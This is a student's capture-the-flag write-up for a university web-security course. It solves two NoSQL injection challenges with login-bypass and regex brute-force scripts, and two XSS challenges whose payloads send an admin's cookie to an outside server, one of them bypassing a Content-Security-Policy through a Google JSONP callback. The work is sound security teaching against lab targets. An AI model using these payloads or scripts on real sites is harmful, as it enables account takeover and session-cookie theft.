Week12-Web Write-ups


Name: **Xinsheng Zhu**
UnivID: **N10273832**
NetID: **xz4344**

!!! 600/300 pts solved !!!

NoSQL-1 (100 pts)

In this challenge, with the given hint "Find the secret credentials hidden behind a login portal—exploit weaknesses to access them and reveal the flag!", we need to perform a NoSQL injection.

We go directly to the URL `http://offsec-chalbroker.osiris.cyber.nyu.edu:10000/`, which is a login page.



By inspecting the HTML code of this login page through the DevTools in a browser, we can see that when handling a login process, a POST request is made to the `/api/login` endpoint, and the request includes a Content-Type header to specify that the data being sent is in JSON format, containing the "Username" and "Password".

```
<!DOCTYPE html>
<html lang="en">
▶ <head> ⋯ </head>
▼ <body> flex
  ▶ <div class="container"> ⋯ </div>
  ▼ <script>
            async function login() {
                const username = document.getElementById('username').value;
                const password = document.getElementById('password').value;
                const messageDiv = document.getElementById('message');

                try {
                    const response = await fetch('/api/login', {
                        method: 'POST',
                        headers: {
                            'Content-Type': 'application/json'
                        },
                        body: JSON.stringify({ username, password })
                    });

                    const result = await response.json();

                    if (response.ok) {
                        messageDiv.className = "success";
                        messageDiv.textContent = result.message;
                    } else {
                        messageDiv.className = "error";
                        messageDiv.textContent = result.error || 'Login failed. Please try
    again.';
                    }
                } catch (error) {
                    messageDiv.className = "error";
                    messageDiv.textContent = 'An error occurred. Please try again later.';
                }
            } == $0
    </script>
  </body>
</html>
```

Now, using query comparison in MongoDB, we test a POST request to the URL `http://offsec-chalbroker.osiris.cyber.nyu.edu:10000/api/login` in the command line that certainly can pass the login check (submitting the "Username" and "Password" that are both not equal to `""`).

```
❯ curl -X POST http://offsec-chalbroker.osiris.cyber.nyu.edu:10000/api/login \
       -H "Content-Type: application/json" \
       -d '{"username": {"$ne": ""}, "password": {"$ne": ""}}'
{
  "authenticated": true,
  "error": "",
  "message": "Yay, do did it! Submit the password as flag."
}
```

From the server's JSON response above, we can see that the `authenticated` field is set to `true` when successfully bypassing the login check (NoSQL injection works), and the `message` field indicates the flag is hidden in the "Password".

Thus, this is apparently a challenge of Blind NoSQLi with Query Operators. What we need to do is brute-force the "Password" value among a dictionary of characters `_{}0123456789abcdefghijklmnopqrstuvwxyz`, by applying query comparison with a format like `{"$regex": "^f" }` to the "Password" field in the JSON data string of each POST request to the URL `http://offsec-chalbroker.osiris.cyber.nyu.edu:10000/api/login`. If it responds with an `authenticated` field set to `true`, the attempted string can be considered as the current found prefix of the "Password" value. Stop brute-forcing until no character in the dictionary can be added to the currently found "Password" value (all POST requests respond with the `authenticated` field set to `false`).

With Python's requests library, the script to brute-force the "Password" value based on the above process is shown below:


```
import requests

url = 'http://offsec-chalbroker.osiris.cyber.nyu.edu:10000'
headers = {"Content-Type": "application/json"}

charset = "_{}0123456789abcdefghijklmnopqrstuvwxyz"
password = ""

print("[*] Starting password recovery...")
while True:
    for char in charset:
        attempt = password + char
        data = {
            'username': {"$ne": ""},
            'password': {"$regex": f"^{attempt}"}
        }

        response = requests.post(f'{url}/api/login', json=data, headers=headers)
        response_data = response.json()

        if response_data.get("authenticated"):
            password += char
            print(f"[+] Password found so far: {password}")
            break

    if not any(response.json().get("authenticated") for char in charset):
        print(f"[+] Full password found: {password}")
        break
```

After executing the script to brute-force the "Password", we can find out that the "Password" value is `flag{n0_w4y_y0u_f0und_sup3r_s3cr3t_p4ssw0rd_n0w_try_t0_h4ck_n4s4_0000000000000000}`, which is the captured flag.

Nuclear Code Break-In (100 pts)


In this challenge, with the given hint "Your mission: Infiltrate the admin's account to uncover the codes of nuclear weapons.", we need to perform a NoSQL injection.

Go to the URL `http://offsec-chalbroker.osiris.cyber.nyu.edu:10001/register`, which is a register page.




We try to register with "Username" `test`, Password" `test`, "Email" `test@test`, and "Description" `test`.

Go to the URL `http://offsec-chalbroker.osiris.cyber.nyu.edu:10001/login`, which is a login page.



We try to log in with our just-registered "Username" `test` and Password" `test`. We then are redirected to a profile page with the URL `http://offsec-chalbroker.osiris.cyber.nyu.edu:10001/profile?username=test`, which displays all the information we just registered with.



Same as the last challenge, by inspecting the JS file in the link `http://offsec-chalbroker.osiris.cyber.nyu.edu:10001/_next/static/chunks/pages/login-b475499d25dd6521.js` (screenshot omitted), we can see that when handling a login process, a POST request is made to the endpoint of `/api/login`. Similarly, by inspecting the JS file in the link `http://offsec-chalbroker.osiris.cyber.nyu.edu:10001/_next/static/chunks/pages/profile-34dae67bf6ffa7e7.js` (screenshot omitted), we can see that when handling a profile process, a GET request is made to the endpoint of `/api/profile?username=` followed by the logged in "Username" value in the cookie.

Thus, this is a challenge of first performing a NoSQL injection (`'username': "admin","password": {"$ne": ""}`) to log in as the user `admin` and then access the `admin` 's profile to retrieve the flag. In order to implement the attack in the script, we need to use `requests.Session()` to keep the session cookies across requests, which reuses the session cookie returned by the server as the login step to authenticate the request for the profile information.

With Python's requests library, the script based on the above process is shown below:

```
import requests

url = 'http://offsec-chalbroker.osiris.cyber.nyu.edu:10001'
headers = {"Content-Type": "application/json"}

session = requests.Session()
session.headers.update(headers)

print("[*] Sending login request...")
data = {
    'username': "admin",
    'password': {"$ne": ""}
}
response_login = session.post(f'{url}/api/login', json=data)
if response_login.status_code == 200:
    print("[+] Login request succeeded!")
    print("[+] Response JSON Data:", response_login.json())

print("[*] Sending profile request for user 'admin'...")
response_profile = session.get(f'{url}/api/profile?username=admin')
if response_profile.status_code == 200:
    print("[+] Profile request succeeded!")
    print("[+] Profile JSON Data:", response_profile.json())
```

The console output of the script execution is shown below:

```
root@17b95fe8a8e6:~/wk12/nuclear_code_break-in# python3 nuclear_code_break-in.py
[*] Sending login POST request...
[+] Login request succeeded!
[+] Response JSON Data: {'message': 'Login successful'}
[*] Sending profile GET request for user 'admin'...
[+] Profile request succeeded!
[+] Profile JSON Data: {'username': 'admin', 'email': 'osiris@osiris.cyber.nyu.edu', 'description':
'flag{y0u_h4v3_n0w_4cc3ss_t0_nucl34r_w34p0n_0000000000000000}'}
```


The captured flag is `flag{y0u_h4v3_n0w_4cc3ss_t0_nucl34r_w34p0n_0000000000000000}`.

XSS-1 (100 pts)


In this challenge, with the given hint "Get admin's cookie", we need to perform an XSS attack to leak the admin's cookie.

We are provided with two links:

- The website `http://offsec-chalbroker.osiris.cyber.nyu.edu:10003`:



- The admin bot `http://offsec-chalbroker.osiris.cyber.nyu.edu:1509`:



Typically, what we need to do is:

1. Form an effective XSS payload with a `<script></script>` tag to force an unwanted GET request using an XMLHttpRequest object in JavaScript to leak the cookie:

```
<script>
    var xhr=new XMLHttpRequest();
    xhr.open('GET','http://137.184.25.70:8000/'+document.cookie,false);
    xhr.send();
</script>
```

   where `http://137.184.25.70:8000/` is the public IP address of our Digital Ocean droplet running a simple Python server with `python -m http.server`.
2. Submit the effective XSS payload on the page `http://offsec-chalbroker.osiris.cyber.nyu.edu:10003` and get the encoded XSS URL with a prefix of `http://offsec-chalbroker.osiris.cyber.nyu.edu:10003/greet?name=`.
3. Submit the encoded XSS URL (`http://offsec-chalbroker.osiris.cyber.nyu.edu:10003/greet?name=%3Cscript%3Evar+xhr%3Dnew+XMLHttpRequest%28%29%3Bxhr.open%28%27GET%27%2C%27http%3A%2F%2F137.184.25.70%3A8000%2F%27%2Bdocument.cookie%2Cfalse%29%3Bxhr.send%28%29%3B%3C%2Fscript%3E`) on the page `http://offsec-chalbroker.osiris.cyber.nyu.edu:1509`.
4. Monitor the activity of the Python server running on our Digital Ocean droplet and retrieve the flag.

```
root@offsec:~# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
96.224.82.18 - - [06/Dec/2024 03:34:46] "GET / HTTP/1.1" 200 -
128.238.62.235 - - [06/Dec/2024 03:35:07] code 404, message File not found
128.238.62.235 - - [06/Dec/2024 03:35:07] "GET /flag=flag%7BS33_XSS_1snt_s0_h4rd_1s_1t?
_fa0ee3afc2d07c2c} HTTP/1.1" 404 -
```

That's it! The captured flag is `flag{S33_XSS_1snt_s0_h4rd_1s_1t?_fa0ee3afc2d07c2c}`.

We can also write a script to solve this challenge, which is shown below:

```python
import requests
import urllib.parse

url = 'http://offsec-chalbroker.osiris.cyber.nyu.edu:1509'
netid = 'xz4344'
cookies = {"CHALBROKER_USER_ID": netid}

ip = 'http://137.184.25.70:8000'
script = f"<script>var xhr=new XMLHttpRequest();xhr.open('GET','{ip}/'+document.cookie,false);xhr.send();
</script>"
data = {
    'url': f'http://offsec-chalbroker.osiris.cyber.nyu.edu:10003/greet?name={urllib.parse.quote(script)}'
}

print(f"[*] Submitting XSS payload...")
response = requests.post(url=f'{url}/submit', data=data, cookies=cookies)
print(f"[+] Response: {response.text}")
print(f"[*] See flag at Cloud VM: {ip}")
```


It should be noted that when executing this script, you can change the public IP address to your own cloud VM and ensure that a simple Python server is running on it with `python -m http.server`.

XSS-2 (300 pts)


In this challenge, with the given hint "Again, Get admin's cookie", similar to the last challenge, we need to perform an XSS attack to leak the admin's cookie.

We are provided with two links as well:

- The website `http://offsec-chalbroker.osiris.cyber.nyu.edu:10002`:



- The admin bot `http://offsec-chalbroker.osiris.cyber.nyu.edu:1510`:



However, unlike the last challenge, by using the console in the DevTools of a browser, we can see that for any page with a prefix URL of `http://offsec-chalbroker.osiris.cyber.nyu.edu:10002/greet?name=`, the `Content-Security-Policy` header is set, which means it limits the execution source for JavaScript (`script-src 'self' https://*.google.com;`), nullifying the XSS attack.

```
> fetch(window.location.href).then(response => {
      const csp = response.headers.get('Content-Security-Policy');
      if (csp) {
          console.log('CSP header found:', csp);
      } else {
          console.log('No CSP header found.');
      }
  });
< ▶ Promise {<pending>}
  CSP header found: default-src 'self'; script-src 'self' https://*.google.com; object-src 'none'; VM61:4
```

Thus, we have to additionally leverage a JSONP endpoint available for the domain `https://*.google.com` to bypass the CSP restriction.

Typically, what we need to do is:

1. Form an effective XSS payload with a `<script src="https://accounts.google.com/o/oauth2/revoke?callback="></script>` tag to bypass the CSP restriction to leak the cookie (by using Google's trusted API endpoint to execute

JavaScript code that redirects the user to an attacker's server with their cookies):

```
<script src="https://accounts.google.com/o/oauth2/revoke?callback=(function()
{window.top.location.href='http://137.184.25.70:8000/'%2bdocument.cookie;})();">
</script>
```

where `http://137.184.25.70:8000/` is the public IP address of our Digital Ocean droplet running a simple Python server with `python -m http.server`.

2. Submit the effective XSS payload on the page `http://offsec-chalbroker.osiris.cyber.nyu.edu:10002` and get the encoded XSS URL with a prefix of `http://offsec-chalbroker.osiris.cyber.nyu.edu:10002/greet?name=`.
3. Submit the encoded XSS URL (`http://offsec-chalbroker.osiris.cyber.nyu.edu:10002/greet?name=%3Cscript+src%3D%22https%3A%2F%2Faccounts.google.com%2Fo%2Foauth2%2Frevoke%3Fcallback%3D%28function%28%29%7Bwindow.top.location.href%3D%27http%3A%2F%2F137.184.25.70%3A8000%2F%27%252bdocument.cookie%3B%7D%29%28%29%3B%22%3E%3C%2Fscript%3E`) on the page `http://offsec-chalbroker.osiris.cyber.nyu.edu:1510`.
4. Monitor the activity of the Python server running on our Digital Ocean droplet and retrieve the flag.

```
 root@offsec:~# python3 -m http.server
 Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
 96.224.82.18 - - [06/Dec/2024 04:21:55] "GET / HTTP/1.1" 200 -
 128.238.62.235 - - [06/Dec/2024 04:22:33] code 400, message Bad request version
("\\x18µ¦'?'ìr2fÇ¶ñn(>Õ\\x9e>8Øø\\x82»©Ù\\x00")
 128.238.62.235 - - [06/Dec/2024 04:22:33]
"\x16\x03\x01\x07\x00\x01\x00\x06ü\x03\x03á³^\x8e\x192\x9f[Ù\x1b¢%^d(+»ëUf£\x903.Êa\x15ù,OÅ)1 \x0c±GAk
\x18µ¦'?'ìr2fÇ¶ñn(>Õ\x9e>8Øø\x82»©Ù\x00 " 400 -
 128.238.62.235 - - [06/Dec/2024 04:22:33] code 400, message Bad request version
('yx0QÚ\\x8a\\x16%9\\x88\\x9aM')
 128.238.62.235 - - [06/Dec/2024 04:22:33] "\x16\x03\x01\x06à\x01\x00\x06Ü\x03\x03S\x01,î\x15z©Ê¨·¥
\x99L$ÿÁ~\x1b\x00»B»7:TáP:µ¾_ íª¬\x88\x9c[É\x14\x0cæ\x17å¸ó\x7f|¡¨6\x0d\x0b\x17A\x87¨\x96\x85G1~Ò6\x00
ªª\x13\x01\x13\x02\x13\x03À+À/
À,À0ÌÍÌ¨À\x13À\x14\x00\x9c\x00\x9d\x00/\x005\x01\x00\x06s::\x00\x00\x00\x0b\x00\x02\x01\x00ÿ\x01\x00\x01
\x00\x003\x04ï\x04íJJ\x00\x01\x00\x11i\x04Àúæ;\x07úyLK'Ó²*µ\x92=B\x975.p5ó\x8bA\x0d\x1a\x09D\x97<úà£
\x89y|\x83Ù y\x10;
ì1Ú8<È(+æ\x9cÂ,·É\x8f\x9a\x05\x01ô\x85t*\x17°\x9b±ß\x03\x81úT\x12\x9e\x8b\x81F7\x8dÐ7]EDn®ùT\x1fÀx&Ñ\x8e
\x00¡\x82\x84õQÕ ÌC\x15)QcELC´\x0e«\x1e[e\x81\x12t¨øIUm\x00\x0bÖ0Â\x16\x1b\x99G·\x9c¸¢
\x91$\x89\x9að¸_ìq¾¨\x82g\x7f\x18,\x01c´\x89\x8b?r\x1a\x0cîÐs\x0f¥J\x98\x05Zú0ÄGs\x10+HfT±
\x1f]\x90d7ç\x100µ¡N,\x1a¶©E~Ü\x86Ô#\x8e\x8a7@O\x11ÀÒ!\x00@¾[\x15¸EY \x9e,Ao\x04\x8a¸ú
´PQ\x90qN\x033JVÃ¹õ{\x11\x16\x81Æ\x88\x8eW"j\\û\x11tRtýF\x9bv\x10\x00ÓåÉÍu.
<f\x0b\x0fèJ\x1e\x07\x17\x1d\x87\x8c';51P\\\x07\x18f¯jU\x07ÊJ\x07h\x12dsW\x00ö
\x04\x06x.«TFXj\x8f)J@2_Wá\x12^\x01z6A\x16¼S\x19¥À\x1e\x0f\x84\x17G\x87\x1eyx0QÚ\x8a\x16%9\x88\x9aM" 400
-
 128.238.62.235 - - [06/Dec/2024 04:22:33] code 404, message File not found
 128.238.62.235 - - [06/Dec/2024 04:22:33] "GET /flag=flag%7BR_U_4_r34l?D1d_y0U_just_byp4ss3d_CSP?
W0w!_d13ab12b4d305a3d} HTTP/1.1" 404 -
 128.238.62.235 - - [06/Dec/2024 04:22:33] code 404, message File not found
 128.238.62.235 - - [06/Dec/2024 04:22:33] "GET /favicon.ico HTTP/1.1" 404 -
```

That's it! The captured flag is `flag{R_U_4_r34l?D1d_y0U_just_byp4ss3d_CSP?W0w!_d13ab12b4d305a3d}`.

We can also write a script to solve this challenge, which is shown below:

```
import requests
import urllib.parse

url = 'http://offsec-chalbroker.osiris.cyber.nyu.edu:1510'
netid = 'xz4344'
cookies = {"CHALBROKER_USER_ID": netid}

ip = 'http://137.184.25.70:8000'
script = f"<script src=\"https://accounts.google.com/o/oauth2/revoke?callback=(function()
{{window.top.location.href='{ip}/'%2bdocument.cookie;}})();\"></script>"
data = {
    'url': f'http://offsec-chalbroker.osiris.cyber.nyu.edu:10002/greet?name={urllib.parse.quote(script)}'
}

print(f"[*] Submitting XSS payload...")
response = requests.post(url=f'{url}/submit', data=data, cookies=cookies)
```

```
print(f"[+] Response: {response.text}")
print(f"[*] See flag at Cloud VM: {ip}")
```

It should be noted that when executing this script, you can change the public IP address to your own cloud VM and ensure that a simple Python server is running on it with `python -m http.server`.